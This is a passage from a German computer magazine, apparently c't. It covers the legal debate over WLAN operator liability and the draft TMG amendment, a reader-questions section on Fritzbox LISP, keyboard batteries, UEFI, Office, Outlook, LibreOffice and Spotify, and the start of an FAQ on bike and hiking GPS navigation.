Damit nicht genug, muss der Anschlussinhaber auch die Kosten für die Abmahnung zahlen. Rechteinhabern und deren Anwälten beschert diese Praxis seit mehr als einem Jahrzehnt willkommene Einnahmen. Unter dem hier skizzierten Risiko litt außer Einrichtungen wie Hotels und Cafés auch der gesamte eCommerce in Deutschland. Den betroffenen Unternehmen kommt die Streitwertbegrenzung auf 1000 Euro nicht zugute, die § 97a des Urheberrechtsgesetzes (UrhG) für private Abmahn-Adressaten bei Urheberrechtsverletzungen vorsieht. Daher bewegen sich die geltend gemachten Kosten doch meist im niedrigen vierstelligen Bereich.

Freie Funker und lebende Tote

Weitgehend sicher vor den Bedrohungen der Störerhaftung fühlten sich über Jahre die Freifunker, eine nichtkommerzielle Initiative, die sich dem Aufbau und Betrieb freier Funknetze widmet. Diese Rechtslage wollte man sich auch gerichtlich bestätigen lassen und erhob 2014 eine sogenannte negative Feststellungsklage

gegen einen Rechteinhaber. Dieser hatte einen Freifunker mit der Behauptung abmahnen lassen, über dessen Internetanschluss sei eine Folge von „The Walking Dead“ auf einer Filesharing-Plattform bereitgestellt worden. Der Empfänger wies die Abmahnung zurück und forderte den Versender seinerseits auf, die geltend gemachten Ansprüche zurückzuziehen.

Nachdem diese Aufforderung fruchtlos blieb, beantragte der Freifunker seinerseits bei Gericht die Feststellung, dass gegen ihn keinerlei Ansprüche aus der angeblichen Urheberrechtsverletzung bestanden. Schon die Ermittlung der IP-Adresse sei fehlerhaft durchgeführt worden. Dieser Ansicht stimmte das Landgericht (LG) Berlin in erster Instanz zu und urteilte zugunsten des WLAN-Anbieters [1]. Der Rechteinhaber habe noch nicht einmal ausreichend nachgewiesen, dass die Zombie-Episode tatsächlich über den bezeichneten Internetanschluss angeboten worden sei.

Der Abmahner legte Berufung beim Kammergericht (KG) ein, allerdings kam es dort nicht zu einem Urteil. Noch während des Verfahrens verzichtete der Rechteinhaber auf die von ihm geltend gemachten Ansprüche gegen den Freifunker.

Es hätte ja sein können

Allerdings hatte das KG noch über die Kosten des gesamten Verfahrens zu entscheiden. Dieser Beschluss war dann für den Freifunker kein voller Erfolg: Er musste von den Gesamtkosten immerhin ein Drittel tragen. Nach Ansicht des Gerichts habe nämlich eine potenzielle Störerhaftung des WLAN-Betreibers weiterhin „im Raum gestanden“. Es bestehe eine vom Bundesgerichtshof (BGH) statuierte „Prüfpflicht mit der Folge der Störerhaftung, wenn gebotene Sicherungsmaßnahmen unterbleiben“. Diese Möglichkeit galt nach Auffassung des Kammergerichts auch für „altruistische Freifunker“. Insbesondere, so das KG, ändere daran auch die Reform des § 8 TMG im Jahr 2016 nichts.

Offene Zugänge ohne Anonymität?

Auch ein Verfahren vor dem Europäischen Gerichtshof (EuGH) enttäuschte die Hoffnungen von Freunden offener Netze. Der EuGH hatte im September 2016 unter anderem darüber zu entscheiden, inwieweit das deutsche System der Störerhaftung mit dem europäischen Recht vereinbar ist (Az. C-484/14). Wirklich hilfreich war das Urteil aus Luxemburg allerdings nicht:



Bild: res-publica 2017 (cc by/2.0/de)

Volker Tripp, politischer Geschäftsführer des Vereins Digitale Gesellschaft, sieht mit dem neuen Gesetzentwurf keine Abschaffung der WLAN-Störerhaftung kommen. Vielmehr bringe dieser „nur marginale Korrekturen an der verunglückten Gesetzesänderung“ von 2016. Der „längst überfällige Schub für die Verbreitung offener Netzzugänge in Deutschland“ werde so auch weiterhin ausbleiben.

Danach besteht zwar gegen gewerbliche WLAN-Betreiber bei Urheberrechtsverletzungen ihrer User kein Anspruch auf Schadenersatz und Erstattung von Abmahnkosten. Auch brauchen sie die Nutzer ihrer Zugänge nicht zu überwachen. Allerdings, so die Luxemburger Richter, müsse ein Anbieter den Zugang spätestens dann mit einem Passwort sichern, wenn eine Rechtsverletzung einmal erfolgt ist. In diesem Fall bestehe sogar eine Verpflichtung, sich über die Identität der Nutzer zu informieren.

Neue Hoffnung

Nach der EuGH-Entscheidung hat das Bundesministerium für Wirtschaft und Energie (BMWi) unter der neuen Führung von Brigitte Zypries einen weiteren Anlauf zu einer Regelung des Problems unternommen: Ende Februar 2017 legte das Ministerium den „Entwurf eines Dritten Gesetzes zur Änderung des Telemediengesetzes“ (3. TMGÄndG) vor [3].

Darin wird nunmehr ausdrücklich klargestellt, dass WLAN-Betreiber im Normalfall nicht „wegen einer rechtswidrigen Handlung eines Nutzers auf Schadenersatz oder Beseitigung oder Unterlassung einer Rechtsverletzung in Anspruch genommen werden“. Das gelte explizit

auch „hinsichtlich aller Kosten für die Geltendmachung und Durchsetzung dieser Ansprüche“. Zudem sollen WLAN-Betreibern keine Verpflichtungen drohen, die sie zwingen würden, Nutzer vorab zu registrieren, die Eingabe von Passwörtern zu verlangen oder das Anbieten ihres Dienstes einzustellen. Durch solche Pflichten, so die Schöpfer des Gesetzentwurfs, würden nämlich viele Geschäftsideen eingeschränkt und Innovationen behindert. Auf freiwilliger Basis allerdings dürften WLAN-Betreiber die genannten Maßnahmen weiterhin ergreifen.

Erste Stellungnahmen aus der Industrie und den Verbänden haben den Entwurf überwiegend gelobt. Auch der Berliner Richter Ulf Buermeyer, der durch sein Engagement für Netz-Bürgerrechte bekannt ist, kommentiert den Entwurf gegenüber dem Portal netzpolitik.org positiv: Er meint, dass „Abmahnungen gegen WLAN-Betreiber damit vom Tisch sein müssten“.

Netzsperrn fürs Urheberrecht

Allerdings weisen andere Bürgerrechtler sowie Datenschützer und Politiker der Opposition auf einen aus ihrer Sicht erheblichen Pferdefuß des Entwurfs hin:

Dieser ermöglicht zur Durchsetzung von urheberrechtlichen Ansprüchen die Einrichtung von Netzsperrn durch den WLAN-Anbieter. Damit würden solche höchst umstrittenen Maßnahmen zum ersten Mal in einem Gesetz verankert.

Konkret sieht der Entwurf im neuen Abs. 4 von § 7 TMG vor, bei Verletzungen des „Rechts am geistigen Eigentum“ könne der Rechteinhaber vom WLAN-Anbieter „insbesondere die Sperrung der Nutzung von Informationen verlangen, um die Wiederholung der Rechtsverletzung zu verhindern“. Diese Sperrung muss allerdings „zumutbar und verhältnismäßig“ sein. Ein Anspruch auf Erstattung von vor- und außergerichtlichen Kosten für eine derartige Rechtsdurchsetzung besteht nicht. Anders sieht es allerdings mit den Kosten für Gerichtsverhandlungen aus.

Ein Rechteinhaber kann einen WLAN-Betreiber dann zwar nicht mehr kostenpflichtig abmahnen lassen. Er kann von ihm aber Sperrmaßnahmen verlangen. Nach der Gesetzesbegründung können hierfür verschiedene Maßnahmen in Betracht kommen. Eine Möglichkeit wäre etwa die Sperrung bestimmter Ports am Router, um den Zugang zu Peer-to-Peer-Netzwerken zu verhindern.

Außer Portsperrn käme auch in Betracht, gezielt den Zugriff auf bestimmte Websites zu verbauen – Kritiker befürchten, dass die im Zusammenhang mit der Bekämpfung von Kinderpornografie offiziell befürwortete, tatsächlich aber nur oberflächlich wirksame DNS-Kosmetik hier ein Comeback feiern könnte. Vom Gesetz her soll die anzuwendende Maßnahme jedenfalls dazu dienen, eine Wiederholung der Rechtsverletzung zu verhindern. Sie darf allerdings auch nicht unverhältnismäßig sein und nicht zu „Overblocking“ führen.

Der Entwurf ist derzeit Gegenstand der Abstimmung mit den Ländern und den diversen Interessengruppen. Das BMWi rechnet damit, dass das 3. TMG-ÄndG noch in dieser Legislaturperiode verabschiedet wird – also im laufenden Jahr. (psz@ct.de) **ct**

Literatur

- [1] LG Berlin, Urteil vom 30. 6. 2015, Az. 15 O 558/14 (alle Online-Fundstellen siehe c't-Link)
- [2] EuGH, Urteil vom 15. 9. 2016, Az. C-484/14
- [3] Entwurf eines Dritten Gesetzes zur Änderung des Telemediengesetzes (3. TMGÄndG) vom 23. 2. 2017

Gesetzentwurf und Entscheidungen:
ct.de/y4ke

Tipps & Tricks

Wir beantworten Ihre Fragen

Fragen zu Beiträgen in der c't richten Sie bitte an

unsere Kontaktmöglichkeiten:

 hotline@ct.de

  c't magazin

 @ctmagazin

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter www.ct.de/hotline.

LISP auf Fritzboxen reparieren

 Nach dem Artikel „LISPeln lernen“ in c't 3/17 habe ich beim LISP-Beta-Netzwerk einen Zugang beantragt und diesen auf meiner Fritzbox 3370 eingerichtet, um an IPv6 zu kommen, das mein Provider nicht anbietet. Im internen Netz werden nun auch globale IPv6-Adressen zugewiesen. Ein ping6 ct.de scheitert aber mit der Fehlermeldung „Destination unreachable: Address unreachable“. Müssen

auf der Fritzbox noch weitere Einstellungen vorgenommen werden?

 Vielleicht sind weniger Einstellungen nötig: In unserer Fritzbox 7580 läuft LISP mit zwei durch Kommas getrennten Adressen für Map-Server, Map-Resolver und Proxy-Tunnel-Router (siehe Screenshot). Probieren Sie, ob das Problem bei Ihrer Fritzbox 3370 verschwindet, wenn Sie dort statt drei jeweils nur eine Adresse eintragen. Vielleicht hilft es auch, wenn Sie die Zugangsdaten Ihres Internetproviders komplett manuell eingeben, statt per Ausklapper einen vordefinierten Provider eintrag auszuwählen. (ea@ct.de)

Akku von Logitech-Funk-Tastatur austauschen

 Meine kaum mehr als drei Jahre alte Funktastatur Logitech K750 mit Solarzellen hat den Geist aufgegeben: Auch in hellem Licht funktioniert sie nicht mehr. Laut Logitech darf man den internen Akku nicht tauschen – oder doch?

 Bei uns hat der Austausch des Lithium-Mangandioxid-Akkus Maxell ML2032 problemlos funktioniert. Die einzige Schwierigkeit besteht darin, den Akkuhalter auf der Unterseite der Tastatur vorsichtig herauszuhebeln; dazu legt man



Der Lithium-Mangandioxid-Akku Maxell ML2032 der Funktastatur K750 lässt sich ziemlich leicht tauschen, aber Logitech hat Sicherheitsbedenken.

diese am besten mit den Fingern nach unten auf ein weiches Tuch. Beim Einsetzen des Ersatzakkus muss dessen „+“-Zeichen zur Unterseite der Tastatur weisen.

Vorsicht: Logitech empfiehlt, den Akku nicht zu tauschen. Für diesen Akku gibt es umfangreiche Sicherheitsdatenblätter (siehe c't-Link unten), die vor Explosion bei Verpolung oder falscher Ladespannung warnen. Trotzdem kann man den Maxell ML2032 für rund 10 Euro inklusive Versandkosten problemlos beschaffen. Setzen Sie keine äußerlich baugleiche Primärzelle vom Typ CR2032 ein: Auch diese Lithium-Knopfzelle hat 20 Millimeter Durchmesser und ist 3,2 Millimeter stark, verträgt aber keinen Ladestrom! (ciw@ct.de)


Sicherheitsdatenblatt Maxell ML2032:
ct.de/y4kg

32-Bit-Windows und UEFI

 In c't 2/17, Seite 88 schreiben Sie, dass im UEFI-Modus „normalerweise“ nur 64-Bit-Windows bootet. Was genau bedeutet hier „normalerweise“?

 Nicht nur Windows gibt es als 32- und 64-Bit-Fassung, sondern auch UEFI-Firmware, und beides muss zueinander passen. Daher bootet 32-Bit-Windows im UEFI-Modus nur, wenn auch die UEFI-Firmware 32-bittig ist. Das ist jedoch nur bei wenigen Tablets, Billig-Notebooks und Mini-/Stick-PCs mit Intel-Atom-Prozessoren der Fall. In den meisten Fällen ist die UEFI-Firmware stattdessen 64-bittig, und dann startet eben im UEFI-Modus auch nur 64-Bit-Windows.

32-Bit-Windows startet auf Rechnern mit 64-Bit-Firmware daher nur dann, wenn man im BIOS-Setup von UEFI auf den „Kompatibilitätsmodus“ umstellt



The screenshot shows the 'Internet > Zugangsdaten' (Internet > Access Data) configuration page in the Fritzbox web interface. The 'LISP' tab is selected. The page contains a description of LISP (Locator/Identifier Separation Protocol) and a form for configuration. The form includes a checkbox for 'LISP Unterstützung aktiv' (LISP support active), which is checked. Below it are fields for 'LISP Provider' (set to 'LBN'), 'Kennwort' (password), 'Map Server (MS)', 'Map Resolver (MR)', 'Proxy Tunnel Router (PTR)', and 'EID Präfix' (set to '2610:d0::c/56'). At the bottom right are buttons for 'Übernehmen' (Apply) and 'Abbrechen' (Cancel).

Bei der Fritzbox 7580 mit Fritz!OS 6.81 funktioniert IPv6 aus dem LISP-Beta-Netzwerk auch mit mehreren Serveradressen für Map Resolving und Proxy. Andere Fritzbox-Modelle oder Firmware-Versionen funktionieren eventuell nur mit einer Adresse.

(Compatibility Support Module, CSM, auch „BIOS-Modus“ genannt). Im BIOS-Modus ist es egal, ob die Firmware in 32 oder 64 Bit vorliegt; es starten jeweils beide Windows-Fassungen. Doch Obacht: Das Umstellen ist nur dann problemlos möglich, wenn noch kein Windows installiert ist, denn bereits vorhandene Installationen booten danach nicht mehr. Windows lässt sich zwar vom UEFI- auf den BIOS-Modus umstellen, doch das ist sehr aufwendig (siehe c't 15/13, S. 134).

Ob die Firmware in 32 oder 64 Bit vorliegt, lässt sich nur am Verhalten erkennen, sprich: Bootet ein 64-Bit-Windows im UEFI-Modus, ist die Firmware ebenfalls 64-bittig, analog bei 32 Bit. Eine im System steckende 64-Bit-CPU ist hingegen kein zuverlässiges Indiz: Die 64-Bit-Funktionen werden bei 32-Bit-Firmware ohne jeden Hinweis einfach nicht benutzt.

Um die Frage zu beantworten, ob im UEFI- oder BIOS-Modus gebootet wurde, reicht der Blick in die BIOS-Einstellungen oft nicht. Denn wenn beispielsweise eine UEFI-inkompatible Grafikkarte im Rechner steckt, bootet so manches Mainboard selbst dann klammheimlich im BIOS-Modus, wenn in den Setup-Optionen ausdrücklich UEFI eingestellt ist. Immerhin kann Windows selbst zuverlässig Auskunft darüber geben, in welchem Modus es gebootet wurde. Dazu dient das Programm „Systeminformationen“ (Windows+R drücken, msinfo32 eintippen). Auf der Startseite steht bei „BIOS-Modus“ entweder „UEFI“ oder „Vorgängerversion“, womit der BIOS-Modus gemeint ist. (axv@ct.de)

Mysteriöses Autoscrollen unter Windows

Seit Kurzem zeigt sich ein mysteriöses „Autoscrollen“ im Webbrowser, aber auch im Windows Explorer. Wenn ich zum Beispiel in der Systemsteuerung „Programme und Funktionen“ aufrufe, fährt der Scrollbalken automatisch nach unten und nach rechts. Ich kann nicht einmal manuell nach oben oder links scrollen. Damit verbunden ist ein blitzartiges Zuklappen von Auswahllisten, zum Beispiel im Suchfeld des Browsers.

Der Effekt deutet auf eine defekte Maus oder Tastatur hin, vielleicht auch auf Probleme mit einem der Treiber für diese Geräte. Um das zuverlässig auszuschließen, reicht ein Tausch im laufenden Betrieb nicht aus. Testhalber könnten

Sie den Rechner mal ganz ohne Maus beziehungsweise ganz ohne Tastatur starten.

Dazu gilt es, folgende Schritte vorzunehmen: Legen Sie über die Systemsteuerung die Umgebungsvariable DEVMGR_SHOW_NONPRESENT_DEVICES an und weisen ihr den Wert 1 zu. Dann können Sie nach dem Neustart den Gerätemanager öffnen, dort über das Ansicht-Menü „Ausgeblendete Geräte anzeigen“ und den Treiber des jeweils nicht angeschlossenen Geräts deinstallieren. Beim nächsten Start mit diesem Gerät wird dieses dann neu erkannt und der Treiber frisch installiert. (hos@ct.de)

Word druckt Bilder falsch skaliert aus

Mein älteres Word druckt einige in Dokumente eingebettete Bilder falsch skaliert aus. Sie stehen an der richtigen Stelle, sind aber vergrößert, sodass sie rechts und unten abgeschnitten sind. Eine Zeit lang funktionierte der Workaround, in ein PDF zu drucken und das dann auszudrucken, doch seit einem Update meines Windows 10 sind auch schon die PDFs kaputt – unabhängig davon, welchen PDF-Druckertreiber ich installiere.

Eine Ursache war auf einem unserer PCs die Windows-Skalierung. Anscheinend reagiert Word 2010 seltsam, wenn Sie die Anzeigeeinstellung auf einen anderen Wert als 100 Prozent gesetzt haben, und zwar auf die alte Art unter „Systemsteuerung/Darstellung und Anpassung/Anzeige/benutzerdefinierte Skalierungsstufe“. Beim betroffenen Rechner wurde diese Einstellung vermutlich unter Windows 7 oder 8 vorgenommen und hat dann alle Updates bis Windows 10 überstanden.

Die einfachste Abhilfe ist, diese Skalierung auf 100 Prozent zurückzusetzen und die aktuelle Methode unter „Einstel-

lungen/System/Bildschirm“ und dann „Größe von Text, Apps und anderen Elementen ändern“ zu benutzen. Einige Windows-Elemente und Anwendungen zeigen dann zwar ein etwas anderes Skalierungsverhalten, aber zumindest sehen die Ausdrucke sowohl auf dem Drucker als auch per PDF wieder richtig aus.

(jow@ct.de)

Office-2016-Abfrage zum Aktivieren ausschalten

Auf meinem neuen Notebook war eine Testversion von Office 365 installiert. Da ich aber einen Aktivierungsschlüssel für eine Volumenlizenz von Office 2016 besitze, hatte ich dieses installiert. Obwohl ich das Paket problemlos aktivieren konnte, meldet sich immer wieder der Dialog zur Aktivierung der Software.


Dies passiert, wenn das vorinstallierte Office 365 nicht oder nicht vollständig entfernt wurde. Damit der Dialog nicht mehr erscheint, können Sie in der Registry zwei Einträge löschen. Starten Sie den Registry-Editor, indem Sie in der Windows-Leiste regedit ins Eingabefeld eintippen und in den Suchergebnissen auf „Befehl ausführen“ klicken. Danach entfernen Sie die Registry-Keys HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Office\16.0\Common\OEM und HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\Common\OEM.


(db@ct.de)

Mini-Symbole in Outlook-E-Mail-Anzeige

Wenn ich bisher mit Outlook 2016 eine E-Mail beantwortet habe, wurde ihr Eintrag danach mit einem entsprechenden Minisymbol (Briefumschlag mit Rück-

Wenn die Anzeigeeinstellung vor dem benutzerdefinierten Skalierungsfaktor warnt, können seltsame Fehler die Folge sein, etwa beim Druck aus Word 2010.





Mit dem Outlook-2016-Dialog „Ansichtseinstellungen/Spalten“ kann man die Anzeige von Minisymbolen in E-Mail-Listen festlegen.

wärts-Pfeil) angezeigt. Das geschieht neuerdings nicht mehr. Wie kann ich das ursprüngliche Verhalten wiederherstellen?

Wie Outlook die einzelnen Mail-Einträge in einem Postfach darstellt, können Sie im Ribbon-Tab „Ansicht“ mit dem Menü „Aktuelle Ansicht“ festlegen. Mit der dortigen Schaltfläche „Ansichtseinstellungen“ öffnen Sie einen Dialog, in dem Sie den obersten Button „Spalten“ betätigen. Es erscheint ein weiterer Dialog mit zwei Listen für verfügbare und angezeigte Spalten. Markieren Sie in der linken Liste den Eintrag „Symbol“ und klicken Sie auf „Hinzufügen“. Anschließend können Sie beide Dialoge mit „OK“ schließen und sollten Ihre E-Mails wie gewünscht angezeigt bekommen. (hps@ct.de)

LibreOffice zeigt Präsentation auf Beamer nicht an

Wenn ich mein Notebook mit Intel-Onboard-Grafikkarte und Windows 10 (64 Bit) an einen Beamer anschließe (egal ob VGA oder HDMI) und dann in LibreOffice Impress eine Bildschirmpräsentation starte, erscheinen nur weiße Seiten, die auch noch aus dem sichtbaren Bereich verschoben sind. Das passiert sowohl im „Präsentationsmodus“, in dem ich auf dem

Display ein anderes Bild habe, als auch im „Duplicate-Display“-Modus. Mit PowerPoint funktioniert dieselbe Präsentation problemlos. Ich habe schon versucht, die Bildschirmauflösungen anzugleichen, eine frische Präsentation in Impress anzulegen und diverse Einstellungen unter „Bildschirmpräsentation einrichten“ zu ändern – alles erfolglos.

Das Problem scheint aufzutreten, wenn das Seitenverhältnis des Beamer beziehungsweise des externen Displays nicht 4:3 ist. Anscheinend stolpert LibreOffice dann beim Versuch, einen Rand hinzuzufügen. Das Umstellen der Präsentationsfolien auf dasselbe Seitenverhältnis wie beim Beamer half in unserem Fall nicht. Erst nachdem wir in den Display-Einstellungen von Windows eine Auflösung im 4:3-Verhältnis eingestellt hatten, führte das zu sichtbaren Präsentationen. (db@ct.de)


Gespeicherte Songs fehlen in Spotify-Bibliothek

Ich nutze die aktuelle Spotify-Anwendung unter Windows. Wenn ich ein Album über den Button „Speichern“ in meine Musik-Sammlung aufnehmen will, steht zwar „Gespeichert“ da, das Album taucht aber nicht in der Bibliothek auf.

Warum klappt das nicht? Anfangs ging das immer problemlos. Zum Verständnis: Es geht mir nicht um den Download von Songs mit einem Premium-Account, sondern um das Speichern von Titeln in der Bibliothek „Meine Musik“.

Vermutlich haben Sie das von Spotify auferlegte Limit von 10.000 Objekten in der „Meine Musik“-Sammlung erreicht. Dabei zählt ein Album mit 13 Tracks als 14 Objekte. Das konnten wir auf einem iPhone reproduzieren. Die aktuelle iOS-Version wies uns sogar darauf hin, dass die Bibliothek voll ist und wir erst Titel löschen müssen, wenn wir neue Songs speichern wollen. Das ist ärgerlich und Spotify will daran offensichtlich nichts ändern: Das Problem ist schon seit 2014 bekannt.

Als Workaround kann man Alben jeweils zu einer neuen Playlist hinzufügen. In diesem Fall greift das Limit nicht – der Ansatz ist aber umständlicher als das mit einem Klick erledigte Speichern. Zudem tauchen auf diesem Weg hinzugefügte Alben in der Bibliothek nicht in den Rubriken „Alben“ und „Künstler“ auf, sondern logischerweise unter Playlists. (des@ct.de)



Unpassende Gratulation: Die Bibliothek „Meine Musik“ von Spotify fasst maximal 10.000 Objekte. Wer das Limit knackt und neue Songs hinzufügen möchte, muss erst Titel löschen.

Anzeige

Navigation fürs Rad und zu Fuß

Antworten auf die häufigsten Fragen

Von Michael Link

Autonavis draußen

? Im Urlaub wollte ich mich bei einer Wanderung von meinem Autonavi zu Fuß leiten lassen. Das klappte aber nicht. Beim Blick aufs Navi stellte ich immer wieder fest, dass es meine Position falsch anzeigte. Nach dem Navi zu urteilen war ich auf der Straße, obwohl ich etliche Meter daneben auf einem Fußweg ging. Beim Autofahren funktioniert dasselbe Navi aber einwandfrei. Was ist beim Wandern anders?

! Übliche GPS-Geräte lokalisieren höchstens auf einige Meter genau. Würde ein Navi diese Abweichungen anzeigen, läge der Navigationspfeil oft abseits der Straße. Weil so was während der Fahrt irritiert, versetzt das Navi den Pfeil auf die nächstliegende Stelle der Fahrbahn. Ein Autonavi geht also grundsätzlich davon aus, dass Sie Straßen folgen. Daher eignen sich solche Geräte nicht für Wanderungen und Radtouren.

Smartphone oder GPS-Gerät

? Bei Radtouren benutze ich ein Smartphone zum Navigieren, das ich in eine Gummiband-Halterung klemme. Mich stören dabei die Einschränkungen: Bei wechselhaftem Wetter will ich damit nicht fahren, weil sonst das Handy nass wird. Außerdem reicht der Smartphone-Akku nur für ungefähr drei Stunden. Was kann ich tun?

! Wenn Sie ein Smartphone verwenden wollen, bieten sich wasserdichte Hüllen für den Lenkervorbau an. Modelle mit eingebautem Zusatzakku sind allerdings selten geworden. Eine Powerbank lässt sich auch in einer wasserdichten Oberrohr- oder Lenkertasche unterbringen. Alternativ lassen sich auch – möglichst Akku-gepufferte – USB-Ladebuchsen anbauen, die über den Nabendynamo gespeist werden.

Weniger umständlich sind GPS-Geräte mit Halterung und Navigations-

modi fürs Rad. Sie überstehen auch einen Sturzregen und sind dabei sogar noch bedienbar. Außerdem sind sie robuster und bieten Akkulaufzeiten von sechs bis zehn Stunden bei eingeschalteter Display-Beleuchtung. Solche Geräte gibt es ab 130 Euro.

Schlechte Routenvorschläge

? Mir ist aufgefallen, dass die Routenberechnung meines Garmin-Oregon-Wandernavis manchmal umständlich lange Wege empfiehlt. Wie kommt das?

! Das kann an mehreren Faktoren liegen. So reicht die Qualität der Navigationskarten zwar für die Auto-Navigation, zur Fuß- und Fahrrad-Navigation sind sie aber längst nicht ausreichend detailliert. Zur Routenberechnung verwendet das Navi Kartenmaterial mit Infos über die Wege, ihre Beschaffenheit und wer sie benutzen kann. So sind Autobahnen für Fußgänger und Radler tabu, Rennradler mögen keine unbefestigten Wege, Mountainbiker bevorzugen diese hingegen und so weiter.



Damit das Navi dies berücksichtigt, müssen Sie vor der Routenberechnung das gewünschte Verkehrsmittel einstellen.

Bei Autonavis geht das in der Regel nicht, bei Outdoor-Navis wohl.

Eine weitere Stellschraube ist die Routen-Option. Für die Option „kürzester Weg“ optimiert das Navi die Streckenlänge. Es zeigt also die Route mit der geringsten Wegstrecke an, die Sie unter Berücksichtigung des gewählten Verkehrsmittels benutzen können. Bei der Vorgabe „geringe Steigungen“ schlägt es eine Strecke mit wenigen gesammelten Höhenmetern vor. So eine Strecke ist weniger anstrengend zu fahren, aber immer länger als der kürzeste Weg – es bevorzugt also Serpentin vor dem steilen, aber direkten Weg. Für die „schnellste Route“ wiederum ordnet das Navi allen Wegstücken zu, wie lange man dafür nach der eingestellten Fortbewegungsart braucht. Aus diesem Puzzlespiel der möglichen Verbindungen von A nach B ermittelt das Navi die Kombination mit dem geringsten Zeitbedarf.

Karten fürs Navi

? Für Wanderungen in der Schweiz möchte ich gern digitales Kartenmaterial für meinen Oregon kaufen. Die Preise für Topo-Karten sind mir aber zu hoch. Gibt es Alternativen?



Je nach eingestelltem Verkehrsmittel berechnet ein Wander-Navi unterschiedliche Routen: links die Route für Radler, rechts die für Fußgänger.

